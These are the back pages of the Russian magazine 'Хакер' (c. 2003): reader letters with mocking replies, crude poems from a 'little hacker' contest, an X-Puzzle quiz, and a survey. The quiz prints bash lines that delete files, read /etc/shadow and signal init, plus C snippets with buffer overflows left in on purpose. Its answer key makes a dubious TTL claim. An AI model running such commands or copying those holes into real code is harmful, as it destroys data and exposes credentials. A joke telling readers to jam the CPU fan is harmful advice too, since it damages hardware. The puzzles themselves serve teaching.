Immortal, голубчик ты мой! Вставай и беги! Бросай все, возьми только наиболее ценные вещи, теплую одежду, детей и иконы и беги! Тебя поразила ужасная зараза, но спастись еще можно! Половина страны уже страдает от бездействия системы. Останавливаются фабрики и заводы, нарушаются коммуникации, небесные светила меняют свои орбиты от тысячелетнего бездействия. Лично тебе безотказно помогут прогулки на свежем воздухе, диетическое питание, спокойные настольные игры, общение с друзьями и знакомыми. Делай по утрам физзарядку, обливайся холодной водой, запишись в парочку кружков или секций по интересам. Не будет скуки, если заняты руки!

Ну а если тебя серьезно достало бездействие системы, создай на рабочем столе ярлыки от всех программ и документов, которые найдешь, выдели их мышиным курсором и нажми кнопку с надписью ENTER. На ближайшие 5-7 суток бездействие твоей системе не грозит. Для усиления эффекта уменьши размер свопа и при помощи подручных предметов заблокируй вентилятор с кулером на процессоре. Удачи Вам в борьбе со скукой и бездействием!!!



Помочь терпящему бедствие - почетное дело для каждого. Но стоит помнить, что спасение утопающих - дело рук самих утопающих. Берите пример с K0r0l [k0r0l@mail.ru]. Борясь со скукой, он сам создает себе проблемы, которые успешно решает. Возникает только один вопрос: а звук-то теперь работает? Сообщите нам, дорогой K0r0l, о результатах вашей бурной инженерной деятельности.

Приветик Хакер! Не буду долго и нудно говорить о том, сколько я вас читаю, какие вы хорошие\плохие (нужное подчеркнуть), а сразу перейду к главному. Решил я себе поставить кулер на мать, пошел, купил Orange Orb от теламеркета. Старый радиатор никак не получалось снять, и я решил поддеть его отверткой, с небольшим хрустом он отлетел (на хрусть я не обратил внимания). Вытащил мать, приклеил кулер, вставил обратно мать и включил. Не заводится, в смысле монитор никак из станбая не выходит. На следующий день повез мать в сервис-центр, типа поменять. При тщательном осмотре техник нашел два отодранных кондюка, один рядом с северным мостом, а другой тот, который отвечает за питание биоса. Конечно, мать они мне менять не стали, но сказали, что если руки у тебя оттуда растут, то можешь их (кондюки, а не руки) припаять. Такие кондюки стоят на выходах звуковухи на маме. Пришел домой, взял обычный 30-ваттный паяльник и начал паять. Припаял, вставляю новый биос (это в сервисе мне подарили) вместо сгоревшего, включаю и...... все работает!!! Вот тока мой с-1000 определяется как Unknown процессор. Вот теперь могу говорить, что я материнки с полпинка чиню :)) Ну вот, в общем, и все, покеда.
З.Ы. А журнал мне ваш нравится...



Ну что ж. Очень хорошо, когда человек является знатоком своего дела. А вот в отношении редакции][у наших читателей появились сомнения. Возьмем, к примеру, письмо некоего Кости [p332@simibir.ru]... (Орфография и пунктуация оригинала сохранены.)

Привет редакция. Я прекрасно знаю, что ты сидишь у своих «компов» и разбираешься в куче спама в котором завалялось и мое письмо, которое ты сейчас читаешь. Читая ваш журнал у меня создается впечатление что вам нечего писать и пишите про историю компов, про как работает принтер, или что еще хуже поблекуете интервью с хакерами которые только пол статьи расказывают где родились и как живут. Корочи половину журнала поблекуется только для толшины переплета. Ну а ваш диск к журналу, вы его хоть сами смотрели, большая часть программ совершенно без полезны и однотипные, и стоитли говорить, что с устоновкой части програм полная лажа. Демки навертное скопированные, через имулятор, с Денди, а о музыки .... даже говорить не хочу. Ну а теперь о хорошем, низкий поклон вашим дизайнерам сайта, сайт отличный и по просото и оформлению и по количеству инфы который он дает, огромная рубрика взлома и халявы, да и остольные проекты сайта мне тоже наравится. Одним словом дизайнеры не подкачали, а вы журналисты? Ну ладно пока. Если я неправ пишите pochta@xaker.ru (я не ошибся при написании сервера на мыле)

**Милый Костя. Нам очень стыдно презнаться, но ты полностью прафф. Ридакция состоит в асновном ис быфшых прапорщиков самокатно-пистолетных войськ. После того, как нас фсех уволили в запас, мы осталися бес срецтсв к существованию, и решили заработать денюшек таким вот низменным способом. Вобще-та мы хатели написать о влиянии пения на трение, но литературы па этой теме уже и без нас очень многа, и мы пишем о компьютерах, принтерах и даже о мышах, вот.
Комментарий лечащего врача: «Хакеры так долго рассказывают о том, где они родились и как живут по причине того, что рождались они не как обычные люди, а при помощи клонирования (Шеповалов), кесарева сечения, разъединения сиамских близнецов (Центнер и Дядя СтеБа), что произвело на них неизгладимое впечатление».
А диск мы дабавляем ф журнал, чтобы он (журнал) был тижылее. Так выгоднее сдавать его на маккулатуру. Ты можеш использавать его как патстафку для чайника. А сайт мы тоже скрали. Раньше это была страничька китайскава интернет-магазина па прадаже товароф для животных. Она висела на стине вакзала в пикине. Но очень хорошо, что он тибе панравился. Мы старалися. Папробуй никаму ни расказывать нашева маленькава сикрета, и ты проживешь намного дольше. Адрис сирвира ты написал правильна, осталась тока узнать, что это за сервир.**

Ладненько, редакцию мы раскритиковали, пора бы заняться и читателями. Вот тут Максимка Бердников [bmsarchive@r66.ru] идею подкинул. Щаз мы ее будем рассматривать.

У меня предложение к Stepan Ilyin from FAQ. Коль вы публикуете рубрику самые плохие письма читателей "Ламаразмы номера", то почему бы вам не публиковать лучшие письма читателей, ну и самым активным призы организовывать. Bye!

Предложение, конечно, интересное. Но давайте по порядку. Если опубликовать одно письмо одного читателя, как самое крутое, то получится, что все остальное - отстой и шняга. Читатели обидятся, и перестанут быть читателями, а некоторые могут и лицо набить, всякое бывает. Конечно, мучительно больно, когда призы достаются дуракам, но так уж исторически сложилось на Руси: дуракам весь клад дается. Не расстраивайся, Макс. Дерзай, твори и будешь замечен.

Д

А это письмо, написанное Keyboard Puncher'ом [fiv87@rambler.ru] в порядке исключения вместо треша отправится в «Д». Я думаю, возражений не будет.

Привет редакция][!
В Трэш:
1.@##@##%%#,#$%%^%#@@!!!!! (Мат, пустая ругань!)
2.Вышлите кряк, программу!!! (Поисковики не могут.)
3.Объясните, почему у меня не работает компьютер(Win98)?
4.Как настроить унитаз? (Не смывает.)
5.Пришлите пожалуйста журнал, компьютер, Mercedes CLK!!!
6.Взломайте\крякните\фрикните моего соседа, подружку и мавзолей Ленина.

DEAR Keyboard Puncher! Очень признателен тебе за интерес к нашему журналу и спешу дать необходимые разъяснения.
1. То, что ты нарисовал - это не мат, и даже не пустая ругань. Это хрень какая-то. Мат ты можешь увидеть/услышать/прочувствовать на себе в пивнушке при автопарке и во многих других жизненных ситуациях.
2. Кряки и программы уже высылаются. Я думаю, что наши читатели тоже пришлют тебе кряков, так что качай на здоровье. Не забудь увеличить почтовый ящик мегабайт так до 500, а то не все кряки поместятся.
3. Компьютер у тебя не работает по причине несвоевременного зачатия без желания со стороны отца и старания со стороны матери.
4. Унитаз настраивается элементарно - просто добавь воды!!!
5. Журнал, компьютер и мерс уже едут к вам малой скоростью. Держи карман шире и одновременно хвост пистолетом.
6. По поводу действий с соседом и мавзолеем - не знаю, а вот если подружка симпатичная - приводите - фрикнем ее по разику-другому, уж так и быть.

МЕГАКОНКУРС:

ХУМОР

Даниил Шеповалов
Повелитель психоматриц генетически модифицированных осликов
(dan@real.xakep.ru , www.danya.ru)

666

МАЛЕНЬКИЙ ХАКЕР ДЕЛАЕТ ВСЕХ...

Bang bang, парни! Я тут сейчас вовсю занимаюсь научно-исследовательскими изысканиями в области генетических алгоритмов, и надо сказать, это занятие усиленно погружает меня в бездну леденящего душу ужаса. Так что простите за некоторую сумбурность изложения. В прошлом номере мы объявили конкурс на лучшую телегу о маленьком хакере. В результате я поимел 70-килобайтный .txt с вашим креативом. Парни, я конечно и сам не великий поэт (мое самое успешное творение - это поэма “Здравствуй, утро!”. Звучит она как “Раз, два, три, четыре, пять. Очень хочется блевать!”), но многие ваши стихи представляют передовой край литературного авангарда и крайне сложны для восприятия. Признаюсь, под конец чтения файла, я уже слушал ГрОб “Все идет по плану” в варианте исполнения творческого состава 386DX. Yes sir! Ладно, для начала объявляем поэта, который получает мега-приз – целый день в моей компании! Этим счастливчиком оказался товарищ с партийной кличкой 4mpn10, сочинивший оптимистичную до мозга костей поэму “Кибервойна”.

Кибервойна (c) 2002 4mpn10.

Жизнь сохранится и после ядерного взрыва, но радоваться ей будут другие, более совершенные существа.

из ролика Greenpeace.

■ Intro_Вступление.

Наступала еще одна ночь,
Город снова погружался во тьму,
Руки дрожали, было невмочь,
Пора начинать кибервойну…
Вот появилась на небе луна,
Но он не видел ее красоты,
Проблема была только одна:
Кибервойна… кибертеррор…

■ History 1_Детство.

Компьютер давно вошел в его жизнь,
С детства он был непохожим на всех,
Все казалось ему цифровым,
Но жизнь не может идти без помех…
И он боялся себя и людей,
Рос и не мог понять одного,
Откуда бралось столько идей,
Из-за которых боялись его.
Но на улице было новое время,
Время машин, техники, тэч,*
Для него фильтровались чужие проблемы,
Для него фильтровалась чужая речь.
Голос ему заменила мышь,
Камеры стали глазами ему,
Кто он теперь?
В ответ только тишь,
Он превращался в кибервойну.

■ History 2_Отрочество.

Кто-то сказал ему, что он гений,
Кто-то сказал ему, что он полный дурак,
Но задела его другая проблема:
В чем заключается сила?
Как получить доступ к ней?
Этим остановив ход времени,
И уничтожив людей.
Люди были помехой ему,
Люди были ему не ровня,
Все линии жизни вели к одному:
Кибервойна…

■ History 3_Юность.

У него появлялся опыт,
У него появлялись друзья,
Но жизни больше не было –
Реальная жизнь умерла.
А может, она не рождалась,
Не нам это надо решать,
Мы не заменим ему
Его родную мать…
А кто же была его мать?
- Его матерью стала злоба,
Наша страшная злоба, что поделать теперь?
Эволюции суждено было стать
Совершенной настолько, чтобы
Убить себя и людей,
Планету оставив только
Для новых различных существ,
У которых тоже
Будут друзья; и которые
Не познают злобы, им не будет страшна
Эта жуткая кибервойна.

■ History 4_Кибервойна.

Все начиналось быстро,
Он сам не успел все понять,
Пара строк кода чистых,



РУБРИКА «Я ПЛАКАЛ [И БИЛСЯ ГОЛОВОЙ О СТЕНУ]»
самое-самое письмо Дане

from: Alisa <alisa_v.2.0@mail.ru>
subj: Здравствуй, Дорогая Редакция!



Привет, Даня.
Обращаюсь к тебе за советом. Меня бросил мальчик. Мы познакомились на Новый Год. На этой вечеринке он стал оказывать мне знаки внимания, я была не против. Потом он меня трахнул. Три раза. Это был лучший секс в моей жизни. Он очень нежный. Короче, я в него влюбилась. А ему отношения не нужны совершенно. У него целая куча девушек. Его девушки меня абсолютно не парят, если он будет уделять внимание и мне. Но после секса он потерял ко мне интерес. Мне кажется, что у вас с ним схожие взгляды на отношения с девушками и прочее, поэтому я решила спросить у тебя. Что я могу сделать, чтобы снова его заинтересовать? Короче, чтобы он понял, какая я на самом деле ох…ная. Или что я могу сделать вообще? Мне нужен от него, в принципе, секс.
Люблю, Целую, Алиса. 21 год.

P.S. Еще хотела спросить: когда на вечеринке мальчик начинает клеить девочку с целью заняться с ней сексом в ближайшие пару часов, это значит, что он хочет именно эту девочку? Или он просто хочет секса и для этого подходит любая более-менее симпатичная девушка, которая находится рядом? Как можно трахаться с тем, кто тебе не нравится? Последний вопрос: допустим, с точки зрения девушки, секс с разными юношами сильно различается в плане техники и качества секса. Очень мало мальчиков, которые умеют хорошо трахаться. А вот для вас есть какие-нибудь различия между сексом с одной и другой девушкой? И имеет ли какое-нибудь значение то, как девушка занимается любовью? И существует ли понятие: "девушка хорошо трахается"? Или большее значение имеет фигура, размер груди и наличие целлюлита? Заранее прошу прощение за беспокойство. Очень интересуют вопросы межполовых отношений, но никто не может ответить на них что-либо внятное. Я понимаю, что ты молодой человек занятой, но буду безумно счастлива, если ты найдешь пару минут и ответишь хотя бы на первый вопрос.

ХУМОР

Даниил Шеповалов
Повелитель психоматриц генетически модифицированных осликов
(dan@real.xakep.ru , www.danya.ru)



Enter осталось нажать.
Много ума не надо,
И гений в два клика всего,
Направил ракеты Канады,
На Буша с народом его.
Америка спала спокойно,
Во сне и погибла она,
Так началась страшная,
Первая кибервойна.
Первая и последняя,
Потому что не станет всего,
Россия великолепная
Стерта с мира сего.
Стерта с мира Англия,
Сравнялся с землей Китай,
Прощается с нами Франция,
Погиб и твой Родной Край…
Осталось самое сложное,
Осталось убить себя,
Но нет ничего невозможного,
Ведь закончена кибервойна.
Конец света прошел за два клика,
Даже не стало светать,
Но никто рассвет не увидит,
С людьми умерла его мать.

■ Outro_Термоядерный пепел.
Поднялось прекрасное солнце,
Опустилась серая пыль,
На земле только шорох обломков,
На воде абсолютный штиль.
Конец света настал, наверное,
По земле пробежался ветер,
Который и сметет последний,
Этот темный термоядерный пепел.

Так что, дорогой 4mpn10, давай связывайся со мной – будем нещадно тусить, объявив джихад своему мозгу. А теперь сплошной поток виртуозов пера, которые удостоились публикации на этих священных страницах. Here we go!

■ Nick_ <kras@mail.kamchatka.ru>
Маленький хакер страшно ругался -
В армию он не собирался!
Но не послушала тетя беднягу -
Скоро наш хакер принял присягу…

Форма, погоны, деды - тоска!
Это - ракетные, парни, войска!
Здесь вам спокойно скучать не дадут -
Это же армия. Здесь вам не тут…

Раз обнаружил он головоломку -
На сером пульте - красную кнопку.
Смертью героя погиб хакер Петя -
Ветер разнес термоядерный пепел.

■ Gluckman
К чему тебе Гоголь и Гегель,
Ведь скоро кури, не кури
Останется в мире лишь Гейгер
И пара окурков Кюри!

Припев: Да здравствует ударная волна!
Она для всех и каждого одна!

Зачем тебе доллары, милый?
Зачем ты читаешь "Муму"?
Все это с улыбкой счастливой
Исчезнет в кромешном дыму!

Припев.

Не бейся на благо народа
Забудь про еду и жилье!
Плодить многоруких уродов
Последнее счастье твое!!!

Припев (два раза).

■ "Nikolaj" <nikolaj_1@freemail.ru>
Маленький хакер порнуху качал
И потихоньку в штанишки кончал
Попу пронзила острая боль -
Был им у папы украден пароль.

■ Kimi4 kimi4@mail.ru
Маленький хакер по имени Васька
Без разрешения чатился в Аське,
Вырваны руки и попа болит,
Теперь не нажать Ctrl, Alt и Delete.

■ "Evgeniy P" <loc@bk.ru>
Хакера вызвали в военкомат,
В РВСН был отправлен солдат.
Дружно рванули из шахт "Тополя",
Ядерным пеплом покрылась Земля…

■ "\"Вася Курочкин\"" <berseker@list.ru>
Маленький хакер по имени Даня
Осликов любит иметь на диване
Любит он в " Хакер " об этом писать,
Любит поганить всем жизнь, твою мать.

■ "Mr.Donor" <donor@real.xakep.ru>
Маленький хакер NASA похачил,
В шутку ракете старт он назначил…
Тихо сметают трехглазые дети
Трехпалой рукой термоядерный пепел.

■ KAFLAN <KAFLAN@mail.ru> (KCG)
Маленький хакер с Даней дружил,
Ослика Дани очень любил.
Ослика нету, парни грустят:
Слишком большой для осла был изврат.

■ Larchenko Eugene <spct@mail.ru> (Spectrodyne)
Термоядерным пеплом покрыта провинция,
Мальчика ищут войска и полиция.
Знак типа "][" на футболке его,
Больше не знают о нем ничего!

■ Lich de Orc <cat-for-dog@newmail.ru>
Маленький хакер по имени Петя,
Инет бороздил (по всей мля планете).
Левые Shell'ы, пароль стоял Guest,
Взрыв прогремел на Корейской АЭС.

■ "X-rock" <x-rock@xakep.ru>
Маленький хакер по имени Даня
Жил под мостом на потертом диване.
Был извращенцем, любил очень осликов,
Был альтерэго Сергея Покровского…

Маленький хакер по прозвищу Bit,
Любил поиграть в порно-Титбит,
Взрыв, радиация, трупы в гробу,
Боже, храни эту игру!

■ darkavenger@xakep.ru
Маленький хакер по имени Коля
Хакнуть решил все компьютеры в школе…
Быстро метался колин топор,
За монитором круша монитор.

■ BuHT <screamer@newmail.ru>
Маленький хакер по имени Даня,
Целыми днями торчит на диване.
Мир в его мыслях обкурен и светел.
Снится ему Термоядерный пепел.

Маленький хакер по имени Ваня
Шкуру однажды гонял на диване.
Тихо подкрался с ножом к нему брат.
Ванины яйца на полке лежат.

Руки и ноги торчат из пакета,
Нет головы, ничего больше нету,
Тело искать поручили собаке -
Это до взрыва был маленький хакер.



А приз зрительских симпатий получает **Black sparrow** за абсолютно мирный стих, никак не связанный с маленькими хакерами и термоядерным пеплом. Просто за жизнь:

Не могу я сегодня с собой совладать,
От себя сам не знаю где спрятаться,
Так безумно хочу обнимать, целовать
Лишь твою драгоценную задницу…

Посвящается Наташе Д., Оле К., Юле Ч., Снежане, Вике, Светке, Катюхе и прочим, к счастью, большинству.

X-PUZZLE

Иван Скляров (Sklyarov@real.xakep.ru)

"ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!"

Не стесняйся присылать мне свои ответы, даже если ты смог ответить всего на один пазл, я с интересом почитаю твои оригинальные решения. Ну, а имена героев, которые первыми правильно ответят на все вопросы, конечно же, будут опубликованы в журнале, чем прославятся на всю Россию (и не только) и навечно войдут в историю Х. Приз за нами не заржавеет. ;)
Но помни: в большинстве случаев вариант ответа засчитывается как правильный, только если к нему приложено подробное и ВЕРНОЕ объяснение, почему выбран именно этот вариант, а не какой-либо другой.

ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE

■ Ответ на пазл #1
«Чье лого?»
Первое лого принадлежит сети FIDO. Собственно, само слово FIDO означает кличку собаки.
Второе лого относится к одной из самых старейших хакерских команд «Cult Of The Dead Cow» (cDc) – «Культ мертвой коровы».
Третье лого символизирует утилиту netcat. Это довольно известная утилита в хакерских кругах.
Четвертое лого является одним из символов проекта OpenBSD, наряду с демоном.
Пятое лого - это так называемая «GNU Head» – символ движения GNU за свободное программное обеспечение.
Шестое лого – логотип известной хакерской команды «USSR in back».

■ Ответ на пазл #2
«Как стать нищим»
Ответы на вопросы, по порядку:

Языки программирования в порядке появления их на свет:

Фортран (1954)
PL/1 (1964)
C++ (1986)
JAVA (1995)

1) Ответ B.
2) Ответ C.
3) Ответ C.
4) Ответ D. Файл SAM хранит зашифрованные пароли и имена пользователей в Windows NT/2000/XP.
5) Ответ B.
6) Ответ C.
7) Ответ C. Наряду с DES в Linux применяется также алгоритм шифрования MD5.
8) Ответ B.
9) Ответ B. Каждая секунда задержки на маршрутизаторе уменьшает значение TTL на единицу.
10) Ответ D.
11) Ответ B.
12) Ответ C.
13) Ответ C.
14) Ответ B. Все приведенные протоколы, кроме SNMP, являются протоколами маршрутизации. SNMP – протокол управления сетями.
15) Ответ A. Родного деда Билла Гейтса звали точно так же как и его отца, и сам Билл Гейтс является Уильямом Генри Гейтсом III.


«CRYPTFUCK»

M.J.Ash скачал некую программу для шифрования текстов со звучным названием «CryptFuck v1.1». Прежде чем включить программу в обзор своей рубрики ШapoWAREZ, он решил протестировать ее. M.J.Ash набрал в поле ввода слово «Хакер» (без кавычек) и нажал кнопку Crypt, программа выдала следующий шифр:
\Tf\qel^xh

Тогда он набрал «Хакер» наоборот, т. е. «pekaX», прога зашифровала данное слово следующим образом:
tlj`qehZ`P


Смутное сомнение закралось в душу ведущего самой варезной рубрики. Введя последнее слово «Ash» и посмотрев на полученный шифр, M.J.Ash окончательно разгадал алгоритм шифрования, после чего ему ничего не оставалось, как удалить программу со своего винчестера (он совершенно не хотел рекомендовать читателям программу со столь нестойким алгоритмом шифрования).

Как «CryptFuck v1.1» зашифровал слово «Ash»?



Беспроводная клавиатура + мышка (Cherry CyBo@rd Plus)

Опять у нас нет ни одного победителя, который бы дал ВСЕ правильные ответы, поэтому, смотря сквозь пальцы ног, я отдаю призы, тем людям, которые были максимально близки к ним.
Итак, первый приз получает Докучаев Дмитрий aka Forb (forb@real.xakep.ru). Таких грамотных и полных ответов, какие прислал он, я не встречал уже давно. Тот, кто читает ВЗЛОМ и ЮНИКСОИД, наверняка, знает, что Дмитрий является одним из постоянных авторов в нашем журнале. Но здесь нет ни какого предвзятого отношения с моей стороны. Никто кроме меня и главвреда до выхода журнала из печати не знает ответов. Дмитрию очень нравится принимать участие в разгадывании головоломок и вот удача улыбнулась ему :). Я даже скажу в чем была его единственная ошибка, т. к. она была самая распространенная среди читателей. А трабла возникла в девятом вопросе пазла «КАК СТАТЬ НИЩИМ», большинство читателей упорно утверждало, что пакет пройдет 8 маршрутизаторов, т. к. значение поля TTL=8, а каждый роутер вычитает единицу. Однако это не совсем так. На самом деле КАЖДАЯ СЕКУНДА задержки пакета на коммуникационном устройстве вычитает 1 из поля TTL (но, в современных условиях принято считать, что пакет проходит устройство за время <=1сек), поэтому согласно условию задачи ответ будет 4. Немного пожурим Дмитрия, за этот огрех :) и с чистым сердцем отдадим ему приз. Буду рад ответам и других авторов ;).




Интернет клавиатура (Cherry CyBo@rd)

Второй приз получает xak (xak2003@km.ru). Не знаю, он это или она, но ответы были четкие и по делу ;). Поздравляю!
Кстати, если тебе повезло стать победителем X-Puzzle, ты нам нужен вдвойне! Дело в том, что мы набираем тест-группу, которая будет тесно сотрудничать с редакцией чтобы сделать Хакер таким, каким нам всем хочется его видеть. Если хочешь попасть в эту группу, пиши на focus@real.xakep.ru.

«ХУДОЖЕСТВА НА HTML»

Идея этой головоломки возникла у меня после того, как я случайно наткнулся на один занимательный сайт некой молодой «хакерской» команды (название не скажу даже под пытками %)). С момента начала загрузки данного сайта у меня начали всплывать десятки PopUp-окон, на которых я едва успевал кликать кнопку Закрыть, закрутились сотни VB и JAVA-скриптов, вывалилась куча охренительной графики на флеше, и все это под мелодичные аккорды панк-рока. Но я не из слабонервных, и по прошествии 30 минут дождался-таки окончания загрузки. С трудом мне удалось разглядеть на пестром фоне бледную надпись: «ИзВяНиТе Мы МаЛаДая ХаКиРсКаЯ КаМаНдА И ИщЕ Ни НаКаПиЛи МаТеРиАлА». Что ж, наверное, я сам виноват, нужно на «хакерские» сайты ходить под lynx'ом. А ведь были времена, когда странички не просто верстались на чистом HTML, но даже рисунки полностью рисовались на нем же, из-за чего вес страниц был просто смехотворным. Вот я и решил проверить, не перепились ли на Руси еще настоящие веб-дизигнеры. Сначала я хотел дать задание нарисовать на HTML Красную площадь с курантами, мавзолеем и с танками посередине. Но затем подумал, что это будет слишком сложно и для меня самого, ведь прежде чем предложить тебе головоломки, я их разгадываю сам. Как раз во время моих раздумий по телевизору выступал Буш и говорил, что он отрежет Саддаму... хм... в общем, натравит на него своих рейнджеров. Поэтому я нарисовал американский флаг (см. рисунок), причем почти по всем правилам: 13 красных и белых полос, но вместо 50 пятиконечных звезд в знак протеста против агрессивной политики США изобразил только 40.
Твоя задача нарисовать такой же. Размер и положение флага на странице значения не имеют,



единственное условие - нельзя включать графику (gif, jpg, png и пр.), а также подключать какие бы то ни было скрипты и апплеты (VBScript, JAVA, JavaScript, ...), т. е. флаг должен быть нарисован только с помощью стандартных тэгов HTML. Кроме того, я буду определять автора самого маленького кода. Внимание: закрывающие тэги использовать обязательно!

«ЛОМКА МОЗГОВ В КОНСОЛИ»

Простенькое задание для заядлых юниксоидов. Нужно подробно объяснить, что делают командные строки, приведенные ниже. В пазле использованы стандартные команды, а все дело происходит в оболочке bash. В этой головоломке важно внимание, т. к. если ты не упомянешь хотя бы одно действие, которое делает строка, или допустишь неточность, ответ не засчитывается! Предупреждение: если ты бездумно решишь запустить эти строки на (не)своем компьютере, то за последствия я не отвечаю...

Первая строка:

```
find / -perm 00003 \( -size 0c –o –name core –o –name ‘*.[0-9]*’ \) –atime +30 –ok rm {} \;
```

Вторая строка:

```
awk –F: ‘{if (($4 == ”0”) && (length($1) > 4)) print NR, $0}’ /etc/shadow
```

Третья строка:

```
echo –e “\033[18C\033[5;31;46m” `who i am` “\033[0;37;40m”
```

Четвертая строка:

```
cat a.o b.o|grep –vi “root”|sort >${HOME}/ab.$$ &
```

Пятая строка:

```
trap ‘kill -2 1’ 3
```

И еще должен сказать. В каждом втором своем письме читатели настойчиво (вплоть до угроз) просят меня прислать им ответ, чтобы я сказал, правильно они ответили или нет, получат они приз или нет и т. д. Только не бейте меня по почкам, но я не могу, просто не могу всем отвечать, вас слишком много, а я один. Разбогатею, обзаведусь секретаршей, тогда, пожалуйста. Ждите следующего выпуска X-Puzzle и все сами узнаете, ведь так даже интереснее ;). Отдельные гритинги должен передать некоторым читателям за весьма оригинальные ответы, цитирую: «А я нифига не знаю ;-))) Ладно - галава балит - бухой я седня :-(~~~ А еб ...» и еще «Я это знал, но забыл :(». Это достойные кандидаты на звание «Самый дурацкий ответ»! :)

«BUFFER OVERFLOW»

Ниже приведены три куска кода на языке Си, твоя задача определить, какие из них потенциально подвержены ошибке переполнения буфера и почему?

Первый кусок

```
char Count[1024];
int aCount, bCount;
aCount = bCount = 0;

while ((Count[aCount] = getchar()) != EOF) {
	++aCount;
	if (Count[aCount] == ‘\n’)
		++bCount;
}
```

Второй кусок

```
printf(“Password:”);
gets(pass);
if (!strcmp(pass, “god”))
	printf(“Hello, god!\n”);
```

Третий кусок

```
ftest(char *str) {
char reffub[255];
strcpy(reffub, str);
return;
}

main(int argc, char *argv[])
{
if (argc>1)
	ftest(argv[1]);
else
	printf(“No arguments\n”);

return 0;
}
```

Как обычно, правильные ответы смотри в следующем выпуске X-Puzzle. Не забывай: ответы, претендующие на приз, я рассматриваю только до первого числа каждого месяца (в данном случае до 1 апреля). Удачи!

3 приз



Мышка серебряная радио (Cherry M-6000)

Третий приз получает VIPeR (viper5k@pisem.net). А это есть ни кто иной, как Михаил Мануйлов, который уже выигрывал приз в нашей рубрике, очевидно ему показалось мало. ;) Ну, что сказать, сильный игрок...

4 приз



Мышка черная бархатная (Cherry M-5000)

Четвертую кульную девайсину забирает Николай, aka Admin MONax (MONax@xakep.ru). Аплодисменты!

А Н К Е Т А

Алоха, амигос! Дочитал журнал до этого места? Ну, ты крут – можешь считать себя профессиональным читателем. Хочешь теперь стать настоящим писателем? Заполни анкету и пришли ее нам. Твое нетленное творение навсегда осядет в анналах нашей редакции, но самое главное, ты поможешь сделать Хакер более интересным, стильным, нужным, короче более таким, каким ты его хочешь видеть. А если ты чувствуешь в себе силы заняться улучшением журнала всерьез, записывайся в нашу тест-группу. Заинтересован? Пиши на focus@real.xakep.ru.

Давно ли ты читаешь "Хакер"
☐ С первых номеров
☐ Уже пару лет
☐ Около года
☐ Купил несколько последних журналов

Как ты считаешь, изменился ли "Хакер" за последнее время
☐ Да, улучшился
☐ Да, ухудшился
☐ Нет, по-моему, не изменился

Почему ты купил этот номер
☐ Понравилась обложка
☐ Понравились темы номера
☐ Я постоянный читатель
☐ Случайно купил
☐ Друзья порекомендовали

Идеальная статья для меня
☐ Максимум информации
☐ Прикольный стиль, легкое чтение

Как ты оцениваешь сложность материалов рубрики "ВЗЛОМ"?
☐ Все понятно
☐ Иногда сложно
☐ Почти ничего не понятно

Как ты смотришь на материалы о простых методах взлома
☐ Положительно, я не хакер, а поломать что-то хочется
☐ Отрицательно, нужны материалы посерьезнее

Ты хотел бы чаще видеть в рубрике "PC ZONE"
☐ Подборки софта
☐ Краткие обзоры свежих прог
☐ Подробные руководства
☐ Рассказы о новых технологиях
☐ Статьи об истории хакерства
☐ Интервью с известными личностями
☐ Материалы для начинающих пользователей

Письма шли по адресу:
101000, Москва,
Главпочтамт, а/я 652, Хакер
с пометкой «анкета»

Ты используешь полученную информацию?
☐ Да, использую
☐ Нет, мне просто интересно быть в курсе
☐ Не использую, т.к. не нашел ничего полезного

Сколько приблизительно человек читают твой номер журнала
☐ Только я
☐ 2-3 человека
☐ 4-5 человек
☐ Всей толпой

Что бы ты хотел видеть на диске?
☐ Новые версии популярных прог
☐ Больше полезных утилит
☐ Большие дистрибутивы
☐ Меня все устраивает

Как ты оцениваешь содержание диска "Хакера"
☐ Супер
☐ Думал, что будет лучше
☐ Совсем не понравился
☐ Не покупал журнал с диском

Какие акции, организованные нашим журналом, ты бы посетил
☐ Соревнование по компьютерным играм
☐ Конкурс программистов
☐ Вечеринку в клубе
☐ Демо-пати

Как тебе дизайн журнала
☐ Очень нравится
☐ Не нравится
☐ Не обращаю внимания на дизайн

Ты подписан на "Хакер"?
☐ Да, так удобней
☐ Да, в наш город журнал доходит только по подписке
☐ Нет, боюсь журнал до меня не дойдет
☐ Нет, т.к. оформлять слишком долго и нудно
☐ Даже не думал об этой возможности

О ТЕБЕ

Где ты живешь
☐ Москва или Питер
☐ Областной центр
☐ Небольшой город
☐ Поселок
☐ Деревня/село

Связана ли твоя работа с компьютерами?
☐ Да
☐ Нет
☐ Я не работаю

Сколько тебе лет
☐ Меньше 15
☐ 15-17
☐ 18-20
☐ 21-23
☐ 24-27
☐ 28-30
☐ больше 30

Охарактеризуй свой уровень знания компьютера (только честно!)
☐ Элита
☐ Advanced User
☐ Обычный пользователь
☐ Начинающий

Какие из перечисленных вещей у тебя есть
☐ DVD плеер
☐ DVD-ROM
☐ MP3-плеер
☐ Ноутбук
☐ Домашний кинотеатр
☐ Мобильник
☐ КПК
☐ Цифровой фотоаппарат

Какую часть зарплаты в твоей семье тратят на продукты питания
☐ Почти всю
☐ Половину
☐ Примерно треть
☐ Четверть или одну пятую
☐ От 10 до 20 %
☐ Меньше десятой части

А Н К Е Т А







И все-таки он вертится!



FLATRON™ F700P

Абсолютно плоский экран
Размер точки 0,24 мм
